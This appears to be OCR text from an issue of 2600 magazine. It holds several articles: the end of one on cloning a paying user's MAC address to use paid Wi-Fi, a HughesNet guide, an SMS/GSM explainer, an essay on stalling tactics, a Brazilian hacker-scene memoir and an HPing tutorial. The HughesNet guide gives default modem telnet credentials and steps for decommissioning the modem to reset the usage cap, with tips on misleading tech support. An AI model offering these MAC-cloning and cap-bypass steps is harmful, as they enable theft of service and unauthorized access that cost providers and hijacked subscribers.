Not having Linux with me at the time, I made sure I had two very important programs: Kaboodle[2] and Technitium MAC address changer[3]. First, I connected to the wireless access point of interest and opened up Firefox to ensure that the correct page was displayed. Second, I opened up Kaboodle and waited for every computer on the network to be scanned. This may take a while if the network is really busy. Then, the computers were displayed; some are shown as computer names like NANCY, others as IP addresses. Double clicking on one of them shows the computer's MAC address:

The next step is to change your MAC address to the one that is displayed. There are several ways to do this in Windows. One way that I'm familiar with is to edit the registry to change the address, but I prefer the Technitium MAC address changer for frequent changes. Open up this program, and change the MAC address to the one that is displayed by Kaboodle:

The wireless card should be disabled and then re-enabled, and then it should reconnect to the network of interest.

Navigate to your homepage and it should display. Some problems that might be encountered are slow page load times, frequent disconnects and reconnects to the access point, and a complete inability to access the AP at all. I encountered slow page load times. This might be attributed to both computers trying to access a lot of information at one time or downloading or uploading large amounts of data. If this happens, changing to a different MAC address might be useful. The second problem might be the router trying to defeat this method, detecting two identical MAC addresses, and not allowing either to




connect. The third problem might be that the router has detected one MAC address first and will not allow an identical one to connect because it has already associated.

Several moral and ethical problems might be considered. For example, if this is not an unlimited plan, then each byte might cost the customer money. Common courtesy would dictate that you make sure you're using an unlimited plan. Also, if the user suspects that activity has been going on when they were not using the service, it might raise some questions. Another potential problem would arise if the customer gets randomly kicked off; they might call technical support to investigate, which could further complicate matters. The last moral dilemma is charging for wireless access in the first place, which should put people at unease, but, surprisingly, doesn't. One problem with this is charging for a substandard service when other services are available that people would have no objection to paying for, such as ethernet and fiber optic connections. The other problem with charging is that offering free wireless access attracts customers to whatever service you are offering, whether it's staying at a hotel or getting a cup of coffee. I apologize for the digression and for any disagreeing letters that might follow.

References

[1] http://www.wayport.net/
[2] http://www.kaboodle.org/
[3] http://tmac.technitium.com/tmac/

Thanks: Droid for telling me about this method and the author of the 2600 article about it.



The HughesNet FAP

by ntbnnt

I use satellite Internet, which is great for web browsing, IRC, IM, e-mail, and the like. But it offers absolutely no convenience whatsoever for downloading music, listening to internet radio, or downloading my favorite Linux distro.

You see, HughesNet has a particularly restrictive Fair Access Policy (FAP). Now, I understand perfectly why a FAP is needed; however, it seriously limits many of the more obvious and useful applications of high-bandwidth Internet.

Having the hacker's perspective, I questioned if it were possible to reset my Internet usage statistics, so that I 'd be able to take the 2.5 hours of non-stop HTTP communication that it takes to download an .iso of Debian without having to wait 24 hours after each hundred megabytes.

The equipment for a HughesNet connection is a satellite dish, its radio, and a receiver, or modem if you will. The modem is a basic VxWorks-based router with only one port and the equipment and software to interpret the satellite signal. You can telnet into this router by connecting to `192.168.0.1:23` and entering the username `brighton` and the password `swordfish`. Anyone with experience hacking VxWorks equipment should find a new toy instantly with that information. But, onward to the FAP issue.

There is a separate telnet daemon running on the HughesNet modem. It is listening for the free-minded to call upon its power at `192.168.0.1:1953`, and Hughes made it easy for us, since we can access this menu without any kind of login. Basically, this is the CLI of what you get by visiting `http://192.168.0.1`, but it provides some much more useful functions. Entering `?` into the command prompt will yield all the info we will need.

The HughesNet FAP is enforced by tracking the bandwidth used by each Site ID. If you've never done so before, go to System Info to see this. Basically, it serves as authentication that your modem is commissioned for service. If you have no Site ID, access to the HughesNet network will not be granted. Now, basically the goal is to reset all of the information stored about you at the HughesNet NOC, so your FAP status is reset back to nil. That will allow you to finish the download of Debian, RedHat, or whatever you prefer.

So, we will need the help of tech support. This is fine, because tech support is your friend. Reconnect to your router and enter the command `rd`. This is going to force your modem into a state of being decommissioned, which will require it to be recommissioned with the help of tech support. Go ahead and call 1-866-347-3292. Give them all the info they need; be honest.

The agent will not check your FAP status—it's simply not in the script. He will tell you to go to `http://192.168.0.1/➥fs/registration/setup.html` and click "Re-Register."Continue through the prompts until the modem reboots. After it does so, let it sit, watch the status at `http://192.168.0.1`, and let it update. When it's done updating, go ahead and check the FAP status. It should now say "NO." That means sweet, unmetered freedom. Smile and watch as your connection goes from 2.2kb/s to 200.2kb/s, and smile bigger with that nice fat download sitting in your download folder. Redo this as needed, but remember to call tech support every few times that you need to do it; that way Hughes will see that there are issues with your service and that you aren't decommissioning your modem for fun.

Shouts to h3xis, who taught me about firmware, showed me how to hack Tomato, and introduced me to 2600.

Hello, and greetings from the Central Office! After an unusually cold and rainy winter here in the Pacific Northwest, summer is in full swing. With so little good weather in this part of the world, people head outdoors and make the most of it - even with gasoline hovering near $5 per gallon.

For many young people, this means it's time for noisy outdoor concerts, which I'm told are even louder than our diesel backup generator here at the Central Office. At a huge music festival with sound systems approaching the decibel level of a 737 taking off, how do you find your friends? Increasingly, text messages are the solution.

You may not think about it much when you're sending "HEY CRACK DAWG WHERE U @" to your friend, but sending and receiving small text messages is incredibly complex - in fact, much more complicated than email. Making matters worse, there are multiple versions of SMS, and multiple technologies involved in mobile phone systems (for example, CDMA IS-95, CDMA2000, GSM CSD, and GSM GPRS). For this article, I'll focus on GSM networks, which are operated by AT&T and T-Mobile (along with some smaller regional carriers such as Edge Wireless) in the U.S.

Text messages are governed by the Short Message Service (SMS) standard. This is currently defined as part of the European Telecommunications Standards Institute (ETSI) GSM 03.38 standard. It incorporates, by reference, the MAP part of the Signaling System 7 (SS7) protocol. The specification allows for 140 byte messages. In North America, this translates to 160 characters because the character set used is limited to 7-bit ASCII characters. In Unicode alphabets (such as Arabic, Chinese, or Cyrillic), where characters are two bytes apiece, SMS messages can only be 70 characters in length. Whichever alphabet you use, larger messages are generally split apart to be delivered (and billed) as multiple text messages. However, because additional metadata is required to accomplish this, the size of each message is reduced by six bytes (seven ASCII characters).

To understand how an SMS message is delivered, it's important to first understand a little about how GSM switching works. So, here's a crash course.

HLR

When you sign up for service, your phone number, the IMSI from your SIM card, and information about the capabilities of your account are input into the Home Location Register (HLR). This is a database operated by your wireless carrier, and it largely controls what your handset is both allowed and configured to do on the network (e.g. place and receive calls, send and receive text messages, forward calls to voicemail, use data services, and so forth). The HLR also keeps (approximate) track of your location on the network, in order to deliver calls and messages appropriately. In general, each wireless carrier operates one HLR topology, and large carriers split up subscribers between HLR nodes. The HLR is the nerve center of a wireless carrier, and if it fails, a very bad day is guaranteed for the person who administers it. At a minimum, nobody will be able to receive incoming phone calls, text messages will be delayed, calls will not forward to voicemail, and self-important people in SUVs everywhere will be unable to use their BlackBerrys while running over old ladies in crosswalks. So, as you might imagine, an HLR outage means the carrier may lose thousands of dollars per minute. Fortunately, redundancy and failover capability are fairly sophisticated. For example, Nortel's NSS19 platform allows for both local and geographical redundancy. HLR databases themselves are also designed with a high degree of redundancy and fault tolerance, allowing rapid recovery in the event of failure.

MSC

An MSC is a Mobile Switching Center. In effect, this is a Central Office for mobile phones. However, unlike traditional wireline Central Offices, which generally cover only one city (or in large cities, as little as one neighborhood), MSCs generally cover an entire region. These incorporate all of the functionality you would expect from a modern Central Office, along with a lot of whiz-bang features specific to mobile phone applications (such as the VLR described below).

MSCs can be either local or gateway MSCs. A gateway MSC is analogous to a tandem switch, and can communicate fully with other wireless and wireline networks. A local MSC is analogous to a local switch, although these switches can

often route directly to the PSTN (and increasingly, VoIP networks) for voice calls.

VLR

Your mobile phone will generally be registered in the Visitor Location Register (VLR) of the Mobile Switching Center (MSC) serving the area in which it is located (although the HLR does not necessarily have to be decoupled, so in smaller GSM systems the VLR may be the same as the HLR). The VLR retrieves a local copy of your subscriber profile from the HLR, so most routine queries can be processed against the VLR rather than the HLR. This minimizes load on slow and expensive inter-carrier SS7 (and sometimes even X.25) links and the HLR servers. These systems are also designed with a high degree of fault tolerance, because it's also bad if they fail. However, the failure of a VLR will cause only a localized outage. Failed calls will generally be forwarded to voicemail in the interim, and SMS messages will be held for delivery until the VLR is again operational.

MXE/MC

The MXC (also referred to as MC) handles messaging. On GSM systems, this includes voicemail, SMS, and fax features (yes, the GSM standard includes sending and receiving faxes for some reason).

SMSC

Hey, we finally got to the piece that really matters. The SMSC is the component of the MXE which handles SMS origination and termination. SMS messages sent or received generally pass from your handset to the MSC to the MXE to the SMSC, and then either in the reverse direction (for on-network SMS) or to the gateway MSC for inter-carrier delivery.

Message flow

I'm a visual person, so here's a visual depiction of how an SMS is sent. Read it from left to right:

Figure 1: Mobile SMS Origination




Diagram drawn by Carre

Note that the SMS protocol accounts for the unreliability of wireless networks by using an acknowledgment sequence.

Next, here's a visual depiction of how your phone receives SMS messages from the network. Read it from right to left:

Figure 2: Mobile SMS Termination




Diagram drawn by Carre

Note that the acknowledgment sequence is also end-to-end, as in Figure 1.

Billing

While the GSM standard defines how the SMS protocol works and the data structures associated with it, billing is left up to the carriers. This is a contentious issue, particularly overseas where carriers do not charge for receiving SMS messages. Unlike email, SMS is billed per message, and carriers will generally not deliver messages unless they have a billing arrangement with the originating carrier. This has given rise to inter-carrier SMS providers, such as VeriSign, who negotiate wholesale billing arrangements on behalf of carriers. Generally, in the absence of a billing arrangement, carriers will refuse delivery of SMS messages. This is a particularly glaring issue when using SMS short codes. For example, the popular 8762 (UPOC) short code is not available to Sprint subscribers, because Sprint lacks a billing arrangement with Dada (the owner of Upoc).

Well, it's the end of my shift here in the Central Office, so enjoy the rest of your summer and please wear ear plugs if you dance near the big speakers. Instead, save your hearing for The Last HOPE in New York, where I'll be speaking this year!

References


`http://www.nowsms.com/discus/messages/1/1103.html` - This message board thread provides a detailed description and listing of the SMS character set.

`http://www.nortel.com/solutions/wireless/collateral/nn117101.pdf` - Nortel white paper for the NSS19 HLR platform.

`http://www.eventhelix.com/RealtimeMantra/Telecom/` - Detailed flowcharts of common GSM call flows and sequences.

`http://en.wikipedia.org/wiki/GSM_services` - Well-written Wikipedia article outlining consumer services available on GSM networks.

HACKING SOCIETY



by Barrett Brown

"holding" (hōl'diŋ)
1. in certain sports, the illegal use of the hands and arms to hinder the movements of an opponent

"action" (ak'ʃən)
1. the effect produced by something.
2. a) a military encounter
   b) military combat in general

Everyone is familiar with what holding actions are; we experience them every day of our lives. What many people may not know is that holding actions can be very carefully planned using statistics, making them a powerful tool of manipulation.

First, let's acquaint ourselves more specifically with what a holding action is.

Scenario One: Let's say, for example, that you are trying to get a refund for some small item you bought but which you received in the mail broken. The item cost $30.00, but you paid for it, and you want to get what you paid for. You call the company and are greeted by a phone tree. The phone tree is the first step in the company's holding action against you. You spend forty minutes navigating around the tree, and you finally reach a customer service representative, who informs you that in order to get a refund or exchange, you need to have the original receipt, fill out some forms they send you in the mail, and send your item back to them. You wait for your forms in the mail, but three weeks later they haven't come. So you spend another forty minutes on the phone tree to reach another representative, who apologizes and says the forms will be sent to you. This step can be repeated as many times as necessary until you get so tired of wasting your time that you just give up on the refund entirely. This is an example of a successful holding action by the company against you. Through the use of phone trees and red tape, the company avoided spending money on you. In fact, because time is equal to money in most people's lives, they made you spend even more money.

Scenario Two: Now let's say, completely hypothetically, that you are an American president. Oh, I don't know, how about Ronald Reagan. And you are two weeks away from your re-election day. Something bad comes out in the news—for example, Reagan molests a Girl Scout—that threatens your numbers in the polls, and you need to distract the public just long enough to ensure your re-election. There happen to be US prisoners of war in Iran, and you make a secret deal with the Iranians that if they release the hostages the day after re-election, you will give them some guns or drugs or something. Then you go on TV and promise that if you get elected, the hostages will be released. This is another form of holding action which uses the media. The president does not need to prove the Girl Scout wrong or clear his own name. He just needs to hold the people's attention for two weeks, until he gets re-elected. Distraction holding action.

Scenario Three: You are a homeless heroin addict. You are sent to jail for a crime you did not commit. While in the city jail, awaiting trial, you are in excruciating agony because your body is suffering from opiate withdrawal. Every day that you are incarcerated is a day in agony. Your public defender tells you that you can plead guilty and get out in two days, or you can fight to prove your innocence, which will take months. You are caught in a holding action (as well as a holding cell), and most people in these conditions fold under the pressure.

Holding actions are used on us every day, in ever-increasing numbers. Major companies actually have statistics which tell them exactly what percentage of customers will hang up or reach the wrong person when calling an automated phone tree, and they count on those numbers. They save money with every customer that does not reach them, or so their logic goes. The main commodity which a holding action manipulates is time. Whether we realize it or not, time is money, and since corporations, private interest groups, and wealthy individuals have much more money and time than the average person, these large

entities will always win any given holding action.

Let's examine scenario two again. A customer in this scenario who is somewhat poor may not have forty minutes to spend on a phone tree. Either they are busy working for minimum wage, or they are spending their free time doing laundry and shopping. A poor person often does not have the time to spend on red tape and will give up early, thus saving the manipulative entity in question from replacing their defective product. A wealthy individual in scenario two would have more time to wait on hold, or even a secretary to make the call instead, thus increasing the chances that they will end up getting what they paid for.


Now that we understand a little about how holding actions are used against us, let's think about how they can be used to our advantage. The basic idea is to stall for as long as possible until your enemies either give up, forget or lose the paperwork regarding you, or decide that it is costing them too much money, or until you are in a better position to resolve the matter.

The poor soul in scenario three could have fought his own holding action by insisting on a trial, but not a speedy one. The judicial system in the U.S. functions primarily on to "plea-bargains," which are deals made with the District Attorney. Most courts have no interest in trials because they cost too much money and time. So in the case of scenario three, assuming the charge was small and the person had no prior record, they could insist on a trial. It would take a few months, but chances are good that the charges would be dropped when the DA realized that their own holding action was not working. A friend of mine did exactly this, going to court every month for three years, stalling the case. Every month the DA would offer a new deal, and every month my friend would say, "I want a trial." Finally, after they had postponed the trial to the farthest possible legal time limit, the DA made one last offer, which was fair.

Have an ugly looking credit report? File a dispute on every single bad mark you have. Companies, especially creditors, are routinely bought by other companies, and many times paperwork or data is lost in the transition. When you dispute a claim on your credit report, the burden of proof is on the company. They only have a limited amount of time to prove that you owe them money, or they have to drop the claim from your report. Because these companies are so busy, it is very common for claims to be dropped simply because the creditor did not have the time to find your file and send it to the credit reporting agency. In addition, if your claim is small, it costs the company more money to prove that you owe them than it does to just drop the whole matter. This is using a holding action to your advantage.

Another example is lawsuits. Part of the reason why large companies routinely settle stupid lawsuits for large sums of money is that they are aware of how much more money, time, and publicity it would cost them to go to trial.

Time and information are the two most important commodities in our world today. The more information you have about your opponent and about how their time is allocated, the better your ability to contrive ways to distract your opponent from using time against you. The more control you have over an opponent's time, the less they have over yours. The ever-growing complexity in bureaucracies, aided by the growth of technology, ensures that manipulating people's time is a trend which will only continue to grow and be refined in the years to come. The more you are aware of these processes, the better-equipped you will be to use them to your advantage.



Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Thirteen Years of Starting a Hacker Scene

by Derneval Ribeiro Rodrigues da Cunha

For those of you who don't remember me, I'm the one who wrote "Hacking in Brazil" and "Starting a Hacker Scene." Maybe one or two of you have heard of Brazilians on the internet. Unfortunately, there are a great many of them calling themselves hackers and defacing websites. No, I'm not the one who bullshitted those guys into doing electronic vandalism. What I did was to start writing the first Brazilian hacker ezine in 1994. The internet wasn't available back then— people could only learn about it at universities and in a few other places. It just so happened that I did know about it. And there I learned about hacker ethics, viruses, phreaking, and all that stuff. I was involved in setting up an ecology Internet discussion among elementary schools. Then I heard about a "Hacker and Virus Congress" in Buenos Aires, Argentina. It ran for about four days, which I used to learn and talk with people from Hacktic and 2600 and with several Argentine people connected with computer security, among other things.

Few people in South America had Internet accounts. Most things happened in BBSes, on Fidonet or the like. Computer viruses were the main subject when people talked about computer insecurity. But they generated a lot of press coverage in those days. It was, though, very difficult to get any information about anything like "dark subjects." Myself, I had to hack my way into an academic internet account. I did this legally, not by using somebody else's account. I'm not going to talk about bad connection lines; phone modems were everything but reliable. (I wrote about this in "Brazilian Phone System.") I'm talking about people using 600 bps, maybe 1200 bps, sometimes 2400 bps modems. Instead of downloading big files from a BBS, you'd rather choose the files first, then go there yourself with floppies to pick them up. I myself would use the internet only from university computers; I never had to use dial-ups to access anything. Computer students themselves didn't know much about it except what they learned from movies like *Wargames*. That was in the second biggest university in South America. Those were the "golden years."

So, what was my goal? Just to get people together, so they could exchange information. I had to have people to talk about. They had to know about hacking. I had to spread the word for that to happen, so that people all around Brazil—those that deserved to be called "hackers"—would know what it was all about and hold meetings. Later on, the thing would be to prepare for a Brazilian hacker conference. So I started the easiest way: by starting an electronic publication. This was when everybody was just starting to know about the internet, just before Brazilians could get commercial internet access. My ezine was the first on the scene.

My boss didn't fire me when he heard about my plans; he understood things. But everywhere I heard of, a bunch of people joined and started things. I, though, had to start on my own. I borrowed articles from the public domain here and there, asked for permission to publish this or that, sometimes rewrote things, and did some writing on my own. Some of the stuff was so good that it's still published today without my permission or anything else. And, even today, I haven't completely decided if I should sue the guys that did it. There were people who bought books because my article was in them.

Things worked just fine for the publication. My choice of writing in pure ASCII code helped it to be uploaded to and downloaded from in BBSes all around the country and abroad, in Portuguese-speaking places like Portugal and Mozambique. *Barata Eletrica* ("*Electric Cockroach*") spread everywhere like a disease. It appeared in places like Usenet, like the 2600 list and `soc.culture.brazil`. Myself, I made it available for download from the EFF and `etext.org`. Check Google for the current web address or visit `barataeletrica.cjb.net`. The people from the computer science faculty of a federal university, UFSC, kept a mirror on their website for about a decade—and I've never set foot there; thanks to them! At my own University of São Paulo, they would not hear a thing about it; in fact, they hated me. I almost lost my access there but got it back months later.

Soon people started to write other, more aggressive publications, like the ezine *Axur 05*, *Nethack*, and a few others, mostly on BBSes. That was at the time of Mitnick's arrest. If someone wanted to be known as a hacker, he

and his friends would write an ezine. Lots of good information started to be spread around, like philes about how to get free phone calls in the Brazilian phone system. (They eventually fixed that.)

The ezine grew quite complex. For one thing, I started to enjoy writing. It became more than a hobby. It always took more time to write things. And if I could not enjoy reading it myself again, I would rewrite the article. The ezine, originally meant to be something simple, grew complex, with sections like a FAQ, about, history, better articles, and a news sections that was so troublesome to make that I turned it in a blog (`barataeletrica.blogspot.com`). If I wrote something, there would be a reference or a link saying where I took it from.

People started offering services like how to improve my HTML (it sucks) and easy access of the web site—for free. I declined. I started it all alone; nobody wanted to spare time to help me. Once I was famous, who cares? Besides, a better ezine would involve getting more complex. My focus wasn't in delivering better things to the growing number of people who were getting Internet access. The way it was, I was getting three or four letters a day asking, "Can you teach me hacking?"

I could have gone corporate. But I would have had to charge for that. In fact, when I started the ezine, the freeware concept was not understood. For me, it meant that I would not have to worry about paying wages, taxes, revenue, income, consumer rights, and so on. I would have had to register the ezine; then I would have been a target. If anybody sued me and I lost, that would have been it. And the kind of articles I published were often in gray areas of the law. If you're a hired hand, you need to work eight hours a day, but if you're a boss, you work twice that much.

My opinion was quite respected. Among other things, I can say I started the talk about Linux in Brazil. Phiber Optik came here; I told everybody to ask him to compare Windows security versus FreeBSD. Newswriters did not know anything about it. I was also there to give support when an activist from Amnesty International, Fernanda Serpa, started the "Free Kevin Mitnick" movement in Brazil. Maybe I'll write about it someday. When there was talk about bringing Markoff and Shimomura to a US$400 per ticket conference to talk about "the pirate and the samurai," I wrote an article in the ezine. Later on, nobody talked about bringing those guys here to Brazil for a conference anymore.

My task was completed. The "hacker scene" had happened. It was no dream anymore. There were some very strong meetings, 2600 meetings, and people were talking about it everywhere. And people knew the difference between good hackers and lamers. But then the paper press started to run articles teaching bad things for fun. issue of the now-defunct Brazilian edition of *Internet World* surprised me in that way. Mostly, it had articles telling everything about hackers' bad deeds. Put together, the articles gave knowledge about how to nuke other PCs. My good luck was I declined an interview. Maybe I would have been considered part of the group. Other magazines also did similar articles. Some guys started to write books using material from the ezines. And these books were a hit, even if things in there didn't work anymore. I can trace today's Brazilian electronic vandalism back to those mags and books.

My "hacker" congress never came off. The internet was spreading fast, but I didn't have a computer science degree. My knowledge was mostly Unix-based, and it was quickly devalued. Like most dinosaurs, I didn't believe in a commercial Internet. Maybe it was a bad thing that I wasn't money driven. Instead of setting up an enterprise, I enrolled in a post-graduate course. Don't think that the people who started Yahoo! were more gifted than me. I took my motto "I login therefore I am"—check Google; I said it first—and began to gather all my experiences with the hacker scene into an academic work.

People kept pressing me to write a book about all my exploits rather than a thesis. And the fact is that I collected enough data to write a lot about those days. I could fill two or three books just with information from the ezine. Some day, I'll do it. But for the moment, writing a book in order to just earn money would be selling out. And I could already have done that even with a "I am a friend of *Barata Eletrica*'s author" card. One ex-friend of mine got his US$20 debt pardoned just because he introduced me to his creditor—just like that. If I wanted to write about "how to hack things," I could have done it much earlier. I maybe even could have earned cash doing lectures somewhere, and got a Masters degree. I could also simply have stopped hacking and got a good job in computer security. But, one can't write a thesis and do computer security at the same time. And I'm still thinking about it, but it has to be outside Brazil.

In fact, I soon found out that some people were sticking with me because of the "dark side." Sometimes I even lost "friends" because they gave up on me writing about them. I always warned about my focus on hacker ethics and the pursuit of knowledge. I changed my writing in order to avoid copycats. The ezine is still about hacking, but it now takes a much broader view. How would you teach hacking without using computers? Hacking computers is not the

only way to learn about hacking. Some people promised me that they would keep on reading. And I kept writing the ezine and a blog because it's such a waste to stop..

It sometimes pays off to do a blog. Once I posted that I needed a few memory chips for my old-fashioned computer. I live in São Paulo. One guy from Rio de Janeiro read it, asked for my postal address and sent the chips, along with other things: about 16 kg of hardware, a complete CPU he'd made up of old pieces he gathered from friends. He threw a party, people brought things, they set up a Pentium 233 with a 30 gig HD, and they sent it and some other things to me, by FedEx. I couldn't believe it and sent him some t-shirts by way of thanks. I still used that computer until last Christmas, when a big fan and friend of mine sent me a Pentium 4 with a 150 gig HD and a few science fiction magazines. Maybe that guy is one of the thirty-five that prevent God from destroying the Earth. I don't know.

The problem today with writing a hacker ezine and blog is that today, everybody's got much more access than at the time I started. And there are many people claiming hacker knowledge. Even YouTube has a video or two about computer insecurities. One doesn't have to go underground to learn about "dark subjects." One has to have the conscience, which is the main subject about which I used to write, right from the beginning. If you write about how to do it, that will get old soon. When you write about how to think about it, it will stick. People still can get old issues of my ezine and find good thinking material. That might save their butts one day.

Unfortunately, I could not write a thesis about what I did. The Portuguese language is tough to read. My not writing a book is also something to blame myself for. How could I write a book about "starting a hacker scene" and then get a "normal" job anywhere but in computer security? There was a "hacker" conference in São Paulo, where I live. I could not go. In the USA or Europe, it would be no problem. But not here. There were lots of TV cameras everywhere. No way. At that time, I was working right next to an office where people were trying to sue YouTube. I even knew which books of legislation were being consulted. These people next door did not know about my past, and why should they? Yet, a few weeks ago, I attended another security conference, YSTS. But there were fewer cameras and none from TV.

Also, people always charge you more if they know you're famous. For a time, I would even check famous people for stories about how to deal with fame. It's no easy task, but I believe that sometime in the future, everybody will have to learn about it, how to relate to the press and how to use fame for a purpose. People on the internet don't know this, and they lose great opportunities.

It's like that: for one thing or another, you get famous. Before you know it, it's gone. People have to consider that getting famous is no fairy tale. In order to make some good use of it, one has to know about it. If you publish something today in YouTube or in a blog, it will be remembered somewhere, sometime. You've changed, grown older, but your past is still there. Just like it was. I was very fortunate the way I wrote things. I never used an alias to write, and I have no regrets about it.

When you get famous, some people get to know you because they are getting famous at the same time, but in different places, with other occupations. Mauro Marcelo, who got appointed the chief of the Brazilian Inteligence Agency (ABIN), did know me. I could have interviewed him there and then, but that's another story, and a sort of funny one. Eventually, he was kicked off the job because of the intrigue there, which makes me think he's not such a bad guy; those guys from ABIN aren't popular. When he was there, he bothered to answer an email of mine. Who knows? Maybe someday I'll contact him again. He might have some good stories to talk about. He was, after all, the first Brazilian "Cyber" cop.

He wouldn't catch me, for sure. I stopped all "hacking" when I began writing the ezine. Maybe not all of it, but why bother? That magic word "please" works wonders. You just have to know who to ask. If the guy doesn't know you, just play that song, "Let me please to introduce myself, I'm a man." You can't always get what you want, but sometimes you do. I would never know how to stash things inside University of São Paulo computers without a little help from my friends. I would always sing "Don't you forget about me" for myself, later. You can get high doing things like these. Believe me.

After thirteen years of *Barata Eletrica*, is anybody snoring out there? It's been a great experience, being famous for writing an ezine. I did it mostly because of the readers. What a feeling when you meet someone who got his life changed because of an article of yours! I never got laid because of it, but I did learn a lot about a lot of topics, from public relations to law and journalism. Maybe someday, I'll get a job out of it.

I think everybody should try it. Someone said that if you don't like the news, you should go out and make some of your own. Everybody can help change the world with simple gestures. Just interact with your community. My ezine started like that: a publication for a few people using an internet-connected computer lab nearby. Think about it.

```
888     888 8888888b.  d8b
888     888 888   Y88b Y8P
888     888 888    888
8888888888 888   d88P 888 88888b.   .d88b.
888     888 8888888P"  888 888 "88b d88P"88b
888     888 888        888 888  888 888  888
888     888 888        888 888  888 Y88b 888
888     888 888        888 888  888  "Y88888
                                        888
                                   Y8b d88P
                                    "Y88P"
```

(The Part I Forgot)

by Gr@ve_Rose

In my last article ("Essential Security Tools," *2600* Winter 2007-2008), I wrote about some security tools, told readers where to get them, and gave a basic introduction of what they do. Most astute readers may have noticed that the section on HPing was very brief. When I was drafting the article, I was moving subjects around, and so I misplaced the main body of my HPing section. When I received my copy of *2600* and noticed this, I firmly planted my face in the palm of my hand and let out a loud "D'oh!" To make up for it and to absolve myself of this error, I am dedicating this article entirely to the HPing utility.

HPing (`http://www.hping.org`) is a great tool to have. You can use it for very simple tests or you can set it up to do something more advanced, such as transfer files. Let's start off with the basic stuff.

HPing Basics

HPing, at its most basic, is a packet crafter. You can get a lot of use out of just this basic function. Let's examine using HPing to "ping" a TCP port:

```
[root@doormouse ~]# hping2
➥localhost -S -p 22
HPING localhost (lo 127.0.0.1): S set,
➥ 40 headers + 0 data bytes len=44
➥ ip=127.0.0.1 ttl=64 DF id=0  sport=22
➥ flags=SA seq=0 win=32792 rtt=0.2 ms
```

In this example, we've asked HPing to send the local host TCP/SYN packets (`-S`), with the destination TCP port set to 22, which is for ssh. The reply packets we get are the next part of the TCP three-way handshake, with the SYN/ACK flags set. This is indicated in HPing by the `flags=SA` field. This tells us that the TCP port is open and that we are allowed to access that TCP port. This is useful in testing whether or not your firewall rules are set up properly. Let's say that you have a web server and that you want to ensure that people from the `10.20.30.0/24` network are allowed to access it. You can just HPing the server with the SYN flag set and see if you get a reply.

You can set all, some, or none of the TCP flags if you wish to check TCP stacks or your Intrusion Protection System (IPS). For example, if you have an IPS set up and you want to test your filters against odd TCP flag settings, you can use HPing to do that:

```
[root@doormouse ~]# hping2
➥ localhost -FPU -p 999
HPING localhost (lo 127.0.0.1): FPU
➥ set, 40 headers + 0 data bytes
➥ len=40 ip=127.0.0.1 ttl=64 DF id=0
➥ sport=999 flags=RA seq=0 win=0 rtt=0.1 ms
```

In addition to TCP packets, HPing can send UDP. The next example shows UDP packets sent to port 0, which is not listening, on a Check Point SofaWare box:

```
[root@doormouse ~]# hping2 210.210.210.1 -2
HPING 210.210.210.1 (eth0 210.210.210.1):
➥ udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from
➥ ip=210.210.210.1 name=my.firewall
```

Even though nothing is listening on that port on that host, we still know that the IP address is alive. It should be noted that some firewall software and operating systems will just drop these packets without sending anything back.

You can even craft packets at the IP layer, though this can be a bit tricky, depending on the protocol you that are attempting to use. In the tcpdump output shown below, I used "`hping2 localhost -0 -V -H 41`" to send IP packets to IP protocol 41, which is IPv6-in-IPv4, without any payload:

```
[root@doormouse ~]# tcpdump -n -vv
➥ -e -s 1514 -X -i lo proto 41
tcpdump: listening on lo, link-type EN10MB
➥ (Ethernet), capture size 1514 bytes
13:33:08.025555 00:00:00:00:00:00 >
➥ 00:00:00:00:00:00, ethertype IPv4
(0x0800), length 34: (tos 0x0, ttl 64,
➥ id 8251, offset 0, flags [none],
proto IPv6 (41), length 20) 127.0.0.1
➥ > 127.0.0.1: [!ip6]
0x0000:  4500 0014 203b 0000 4029 5c84
➥ 7f00 0001  E....;..@)\.....
0x0010:  7f00 0001                ....
13:33:09.025631 00:00:00:00:00:00 >
➥ 00:00:00:00:00:00, ethertype IPv4
(0x0800), length 34: (tos 0x0, ttl 64,
➥ id 41944, offset 0, flags [none],
proto IPv6 (41), length 20) 127.0.0.1
➥ > 127.0.0.1: [!ip6]
0x0000:  4500 0014 a3d8 0000 4029 d8e6
➥ 7f00 0001  E.......@).....
0x0010:  7f00 0001                ....
13:33:10.026089 00:00:00:00:00:00 >
➥ 00:00:00:00:00:00, ethertype IPv4
(0x0800), length 34: (tos 0x0, ttl 64,
➥ id 18791, offset 0, flags [none],
proto IPv6 (41), length 20) 127.0.0.1
➥ > 127.0.0.1: [!ip6]
0x0000:  4500 0014 4967 0000 4029 3358
➥ 7f00 0001  E...Ig..@)3X....
0x0010:  7f00 0001                ....
```

The last of the basics I'm going to talk about is the ability to specify your source address. This is excellent for testing anti-spoofing features of your firewall or to perform "idle" scans. I leave that as a project for you to figure out on your own.

